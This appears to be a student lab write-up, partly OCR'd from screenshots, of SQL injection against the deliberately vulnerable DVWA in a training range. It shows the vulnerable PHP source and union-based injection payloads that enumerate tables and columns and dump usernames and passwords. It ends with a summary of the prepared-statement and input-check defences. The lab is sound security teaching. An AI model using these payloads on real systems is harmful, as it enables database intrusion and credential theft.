

SQL Injection Source
<?php
if(isset($_SESSION ['id'])) {
// Get input
$id = $_SESSION['id'];
// Check database
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
$result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die('<pre>Something went wrong.</pre>');
// Get results
while($row = mysqli_fetch_assoc($result)) {
// Get values
$first = $row["first_name"];
$last = $row["last_name"];
// Feedback for end user
echo "<pre>ID: {$id}
First name: {$first}
Surname: {$last}</pre>";
}
((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}
?>
说明
指导
场景
笔记
报告
留言
截屏

判断字段数



Click here to change your ID.
ID: 1' or 1=1 order by 2 #
First name: admin
Surname: admin
ID: 1' or 1=1 order by 2 #
First name: Gordon
Surname: Brown
ID: 1' or 1=1 order by 2 #
First name: Hack
Surname: Me
ID: 1' or 1=1 order by 2 #
First name: Pablo
Surname: Picasso
ID: 1' or 1=1 order by 2 #
First name: Bob
Surname: Smith
SQL Injection Session Input
Session ID: 1' or 1=1 order by 2 #
Submit
Close



确定回显位置




查询当前数据库




获取数据库中的table

1' union select group_concat(table_name),2 from information_schema.tables where table_schema=database()#




获取表中column

1' union select group_concat(column_name),2 from information_schema.columns where table_name='users'#




获取相应数据

1' union select group_concat(comment_id,comment),group_concat(name) from guestbook #



1' union select group_concat(User),group_concat(Password) from users#



三、实验总结

查看impossible难度的源代码

可以看到impossible中增加了：


1. 通过Check Anti-CSRF token防止CSRF攻击（跨站点请求伪造）
2. 通过is_numeric()函数用于检测变量是否为数字或数字字符串
3. prepare ()进行sql预编译，预编译语句的优势在于一次编译、多次运行，省去了解析优化等过程，并且能防止sql注入
4. bindParam () 绑定一个参数到指定的变量名，采用了PDO技术，划清了代码与数据的界限，防御sql注入
5. if($data->rowCount() == 1)限制了只有返回的查询结果数量为1时才能成功输出，有效预防了拖库。


这些手段都有效地防范了sql注入。


另补充


mid

在mid难度的源代码中我们看到其通过POST发送数据，需要通过抓包修改发送的数据，打开虚拟机中的burp并通过其打开浏览器、连接靶机，进行攻击如下，获得locations表的相关内容


复旦数字化攻防实训靶场
Vulnerability: SQL Injection
Not secure | 10.20.26.253/page/mg/oj/cr_scene/lesson/cr_scene_case/5RZWIRYU8B/5RZWIRYU8B/455578c016ff45c48429545e302966d0/console?type=web&url=http%3A%2...
Burp Suite Community Edition v2023.7.2 - Temporary Project
距结束 01:25:30
Send CtrlAltDel
Vulnerability: SQL Injection :: D
不安全 | 10.20.26.253:40071/dvwa/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: SQL Injection
User ID: 1 Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
说明
指导
场景
笔记
报告
留言
截屏
28°C 局部多云
英
4:03
2023/11/8
12:00



复旦数字化攻防实训靶场
Vulnerability: SQL Injection
Not secure | 10.20.26.253/page/mg/oj/cr_scene/lesson/cr_scene_case/5RZWIRYU8B/5RZWIRYU8B/455578c016ff45c48429545e302966d0/console?type=web&url=http%3A%2...
Burp Suite Community Edition v2023.7.2 - Temporary Project
距结束 01:23:19
Send CtrlAltDel
Request to http://10.20.26.253:40071
Forward
Drop
Intercept is ...
Action
Open brows...
Comment this item
HTTP/1
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
0 matches
不安全 | 10.20.26.253:40071/dvwa/vulnerabilities/sqli/#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
JavaScript
DVWA Security
Vulnerability: SQL Injection
User ID: 1 Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
FILE TRANSFERS
Clear
use.txt
921 B
说明
指导
场景
笔记
报告
留言
截屏
英
12:02






high

此项攻击任务甚至可以在物理机的浏览器上进行，如下所示：



0x6c6f636174696f6e73(locations)


复旦数字化攻防实训靶场
Vulnerability: SQL Injection ::
Not secure | 10.20.26.253:40071/dvwa/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
Click here to change your ID.
ID: 1' union select group_concat(column_name),2 from information_schema.columns where table_name=0x6c6f636174696f6e73#
First name: admin
Surname: admin
ID: 1' union select group_concat(column_name),2 from information_schema.columns where table_name=0x6c6f636174696f6e73#
First name: name,latitude,longtitude
Surname: 2
More
SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Google Chro...
Not secure | 10.20.26.253:40071/dvwa/vulnerabilities/sqli/session-input.php#
Session ID: 1' union select group_concat(column_name),2 from information_schema.columns where table_name=0x6c6f636174696f6e73#
Submit
Close
Username: admin
